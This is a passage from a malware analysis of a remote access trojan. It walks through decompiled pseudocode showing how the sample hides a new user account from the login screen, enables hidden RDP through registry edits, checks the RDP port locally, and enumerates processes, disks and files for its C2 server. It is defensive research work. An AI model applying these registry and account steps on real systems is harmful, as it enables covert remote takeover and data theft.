
The RAT provides a remote access to victim's device using Hidden RDP (HRDP) to remotely connect to and control the device without knowing or alerting the victim.
The malware first get value of ServiceDll registry inside the SYSTEM\\CurrentControlSet\\Services\\TermService\\Parameters which will be the path %SystemRoot%\System32\termsrv.dll to termsrv.dll.
termsrv.dll is The DLL which handles the functionality and settings of the Remote Desktop Protocol (RDP).



```
v0 = 0;
phkResult = 0;
w_lstrcpyW_1(&lpSubKey, 0, L"SYSTEM\\CurrentControlSet\\Services\\TermService\\Parameters");
var_path_to_termsrv_dll_[1] = 0;
v1 = 0;
var_path_to_termsrv_dll_[0] = 0;
if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, lpSubKey, 0, 0x20119u, &phkResult) )
{
  var_ServiceDll = w_lstrcpyW_1(&lpAddress, 0, L"ServiceDll");
  v3 = w_RegQueryValueExW(&phkResult, var_ServiceDll, var_path_to_termsrv_dll_);
  w_VirtualFree(lpAddress);
  if ( v3 )
  {
    var_query_value_1 = w_lstrcpyW_2(var_path_to_termsrv_dll_, 0, &lpAddress);
    v0 = w_lstrcmpW(var_query_value_1, &xmmword_555120 + 1);
    w_VirtualFree(lpAddress);
    lpAddress = 0;
  }
  else
  {
    if ( phkResult )
      RegCloseKey(phkResult);
    phkResult = 0;
  }
  v1 = var_path_to_termsrv_dll_[0];
}
```

FigureGet the path to termsrv.dll - sub_412446

After that, the malware will add a new user account special properties or behaviors such as hiding the user account from login screen.
First, the malware will create this key SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\SpecialAccounts\\UserList and set the value of UserList registry to 0 to hide the user account from login screen. inside the mw_add_user_account (sub_41313D), it adds a new user account using NetUserAdd API and adds the user to a local group using NetLocalGroupAddMembers API.




```
  RegCreateKeyExA(
    HKEY_LOCAL_MACHINE,
    "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\SpecialAccounts\\UserList",
    0,
    0,
    0,
    0xF013Fu,
    0,
    &phkResult,
    &dwDisposition);
  *Data = 0;                                   // 0 to hide the user account
  RegSetValueExW(phkResult, lpValueName, 0, 4u, Data, 4u);
  RegCloseKey(phkResult);
  if ( !mw_add_user_account(&lpValueName, &dword_555150) )
  {
    v10 = w_lstrcpyW(&CriticalSection.RecursionCount, 9, &lpValueName, &dword_555150);
    goto LABEL_15;
  }
```

Figure Hide the user acount from login screen - sub_411BC1

Then the malware will create a thread to start `start_RDP` (`sub_412003`). This function open a registry key `SYSTEM\\CurrentControlSet\\Services\\TermService` to get the entry value of `ImagePath` which is `%SystemRoot%\System32\svchost.exe -k NetworkService` and get `svchost.exe -k NetworkService` which is used to run an instance of `svchost.exe` under the context of the `NetworkService`. And get the entry value of `ServiceDll` which is `%SystemRoot%\System32\termsrv.dll`.

This is because The malware will invoke an instance of `svchost.exe` using `svchost.exe -k NetworkService` command and load the `termsrv.dll` DLL file into `svchost.exe`.




```
phkResult = 0;
w_lstrcpyW_1(&lpSubKey, 0, L"SYSTEM\\CurrentControlSet\\Services\\TermService");
w_lstrcpyW_1(&var_path_to_termsrv_dll_, 0, L"SYSTEM\\CurrentControlSet\\Services\\TermService\\Parameters");
lpMem = 0;
v9 = 0;
if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, lpSubKey, 0, 0x20119u, &phkResult) )
{
  v1 = w_lstrcpyW_1(&lpAddress, RegOpenKeyExW, L"ImagePath");
  v2 = w_RegQueryValueExW(&phkResult, v1, &lpMem);
  w_VirtualFree(lpAddress);
  if ( v2 )
  {
    if ( phkResult )
      RegCloseKey(phkResult);
    phkResult = 0;
    w_lstrcpyW_2(&lpMem, RegOpenKeyExW, &pszFirst);
    if ( lpMem )
      w_HeapFree(lpMem);
    lpMem = 0;
    v9 = 0;
    if ( (StrStrW(pszFirst, L"svchost.exe") || StrStrW(pszFirst, L"svchost.exe -k"))
      && !RegOpenKeyExW(HKEY_LOCAL_MACHINE, var_path_to_termsrv_dll_, 0, 0x20119u, &phkResult) )
    {
      v3 = w_lstrcpyW_1(&lpAddress, RegOpenKeyExW, L"ServiceDll");
      v4 = w_RegQueryValueExW(&phkResult, v3, &lpMem);
      w_VirtualFree(lpAddress);
      if ( v4 )
      {
        v5 = w_lstrcpyW_2(&lpMem, RegOpenKeyExW, &v10);
        v6 = sub_4036B3(v5, &lpAddress, RegOpenKeyExW);
        w_lstrcpyW_3(v11 + 8, RegOpenKeyExW, v6);
        w_VirtualFree(lpAddress);
```

Figure Load termsrv.dll into svchost.exe - sub_41263D

Inside `sub_412B16` function, the malware continues changing the registry values to enable RDP.


- Change the registry `fDenyTSConnections` inside `SYSTEM\\CurrentControlSet\\Control\\Terminal Server` and set to its value to false (`0`) to enable RDP connetions.
- Change the registry `EnableConcurrentSessions` inside `SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\Licensing Core` and set to its value to false (`0`) to prevent opening two sessions at the same time.
- Change the registry `AllowMultipleTSSessions` inside `SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon` and set to its value to false (`0`) to prevent opening two sessions at the same time.
- Change the registry `Name` value to `RDPClip` and change `Type` registry its value to `3` inside `SYSTEM\\CurrentControlSet\\ControlTerminal Server\\AddIns\\Clip Redirector` to enable copy and paste from attacker device to victim device.



```
hKey[0] = 0;
w_lstrcpyW_1(&skey_Termina_server, 0, L"SYSTEM\\CurrentControlSet\\Control\\Terminal Server");
w_lstrcpyW_1(&skey_Licensing_Core, 0, L"SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\Licensing Core");
w_lstrcpyW_1(&skey_Winlogon, 0, L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon");
w_lstrcpyW_1(&skey_AddIns, 0, L"SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\AddIns");
w_lstrcpyW_1(&skey_Clip_Redirector, 0, L"SYSTEM\\CurrentControlSet\\ControlTerminal Server\\AddIns\\Clip Redirector");
w_lstrcpyW_1(&skey_Dynamic_VC, 0, L"SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\AddIns\\Dynamic VC");
v27 = 1;
if ( !w_RegCreateKeyExW(hKey, HKEY_LOCAL_MACHINE, &skey_Termina_server, 0x20106u, 1u) )
  goto LABEL_69;
lpData = 0;
cbData = 0;
lpAddress = (a1 == 0);
sub_4032D4(&lpData, &lpAddress, 4);
v2 = w_lstrcpyW_1(&lpAddress, 0, L"fDenyTSConnections");
v3 = lpData;
if ( hKey[0] )
  v25 = (RegSetValueExW(hKey[0], *v2, 0, 4u, lpData, cbData) == 0);
else
  v25 = 0;
w_VirtualFree(lpAddress);
```

Figure Change some registry keys - sub_412B16

After the malware changed the settings needed, it uses `RDP_check` which connect to `127.0.0.1:3389` to check if the it’s working and send the return to the C2 server.




```
int RDP_check()
{
  int v1; // edi
  SOCKET v2; // esi
  struct WSAData WSAData; // [esp+10h] [ebp-1A0h] BYREF
  struct sockaddr name; // [esp+1A0h] [ebp-10h] BYREF

  if ( WSAStartup(0x202u, &WSAData) )
    return 0;
  v1 = 1;
  v2 = socket(2, 1, 6);                         // AF_INET (IPv4), socket type as SOCK_STREAM (TCP), and protocol as 6 (TCP).
  if ( v2 == -1 )
    goto LABEL_7;
  name.sa_family = 2;                           // AF_INET (IPv4)
  *&name.sa_data[2] = inet_addr("127.0.0.1");
  *name.sa_data = htons(3389u);                 // Port number
  if ( connect(v2, &name, 16) == -1 )
  {
    closesocket(v2);
    WSACleanup();
    return 0;
  }
  if ( closesocket(v2) == -1 )
LABEL_7:
    v1 = 0;
  WSACleanup();
  return v1;
}
```

Figure RDP check - sub_412510

Enumerate processes, disks, and files


The RAT has the ability to get more information about victim’s device by enumerating processes, disks, and files of the victim’s device. And send a spicific file to the C2 server.



```
switch ( arg_c2_request )
{
  case 2:
    mw_enum_processes(lpFileName, lpFileName);
    break;
  case 4:
    mw_enum_disks(lpFileName, lpFileName);
    break;
  case 6:
    mw_enum_files(lpFileName, lpAddress, lpFileName);
    break;
  case 8:
    v5 = mw_heapAlloc_mutex();
    mw_send_file_to_c2(v5, lpFileName, lpAddress);
    break;
}
```

Figure Enumerate processes, disks, and files - sub_40528D


The malware has the ability to enumerate currently running processes using `CreateToolhelp32Snapshot` API and get the full path of the associated executable file using `K32GetModuleFileNameExW` API. The command is `2`.



```
Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
if ( Toolhelp32Snapshot != -1 )
{
  for ( i = Process32FirstW(Toolhelp32Snapshot, &pe); i; i = Process32NextW(Toolhelp32Snapshot, &pe) )
  {
    th32ProcessID = pe.th32ProcessID;
    lpString = 0;
    lpString2 = 0;
    w_lstrcatW_2(&lpString, 0, pe.szExeFile);
    v4 = OpenProcess(0x1410u, 0, pe.th32ProcessID);
    if ( v4 == -1 )
    {
      v7 = mw_lstrcpyW_0(&v17, -1, "-");
      mw_lstrcpyW_1(&lpString2, -1, v7);
      w_VirtualFree(v17);
      v17 = 0;
    }
    else
    {
      w_memset(v4, Filename, 0, 0x410u);
      if ( K32GetModuleFileNameExW(v4, 0, Filename, 0x208u) )
      {
        v5 = mw_lstrcpyW_0(&lpAddress, v4, Filename);
        mw_lstrcpyW_1(&lpString2, v4, v5);
        w_VirtualFree(lpAddress);
        lpAddress = 0;
      }
```

Figure Get running processes and path of the associated executable file - sub_415C5D


When the malware get the command `4`, it starts enumerating logical disks of the victim's device using `GetLogicalDriveStringsW` API and gets its type if it's `removable`, `disk`, or `network drive` by using `GetDriveTypeW` API.



```
LogicalDriveStringsW = GetLogicalDriveStringsW(0x104u, v1);
if ( LogicalDriveStringsW > 0x104 )
{
  w_heapfree_0(v1);
  v1 = w_HeapAlloc_0(LogicalDriveStringsW >> 31 != 0 ? -1 : 2 * LogicalDriveStringsW);
  v18 = v1;
  GetLogicalDriveStringsW(LogicalDriveStringsW, v1);
}
v3 = v1;
if ( *v1 )
{
  do
  {
    lpRootPathName = 0;
    v4 = mw_lstrcpyW_0(&lpAddress, v3, v3);
    mw_lstrcpyW_1(&lpRootPathName, v3, v4);
    w_VirtualFree(lpAddress);
    v5 = lpRootPathName;
    lpAddress = 0;
    DriveTypeW = GetDriveTypeW(lpRootPathName);
    v15 = DriveTypeW;
    v7 = v12;
    v19 = v12;
    v12[0] = 0;
```

Figure Get list of logical disks and its type - sub_414E4E

The RAT can enumerate files inside a directory and collect info about each file then collect these info to be sent to the C2 server.




```
var_FirstFileW = FirstFileW;
do
{
  lpString = 0;
  if ( (FindFileData.dwFileAttributes & 0x10) != 0 )
  {
    v16 = 1;
    v15 = 0i64;
  }
  else
  {
    v16 = 0;
    v15 = __PAIR64__(FindFileData.nFileSizeHigh, FindFileData.nFileSizeLow);
  }
  v7 = mw_lstrcpyW_0(lpAddress, 0, FindFileData.cFileName);
  mw_lstrcpyW_1(&lpString, 0, v7);
  w_VirtualFree(lpAddress[0]);
  lpAddress[0] = 0;
  v10 = 0;
  v8 = lpString;
  if ( lpString )
  {
    v9 = lstrlenW(lpString);
    v10 = w_VirtualAlloc(2 * v9 + 2);
    lstrcpyW(v10, v8);
  }
  sub_402FA0(&v18.dword0, v8, v10, v11, v15, SHIDWORD(v15), v16, v12);
  w_VirtualFree(v8);
}
while ( FindNextFileW(var_FirstFileW, &FindFileData) );
```

Figure Enumerate files inside a directory - sub_414F8B

File Manager

The RAT gives its customers the ability to download and upload files from the victim’s computer, execute a file, and delete files. And even will try to compress any directory or folder inside the victim’s computer using a command and send it to the C2 server.

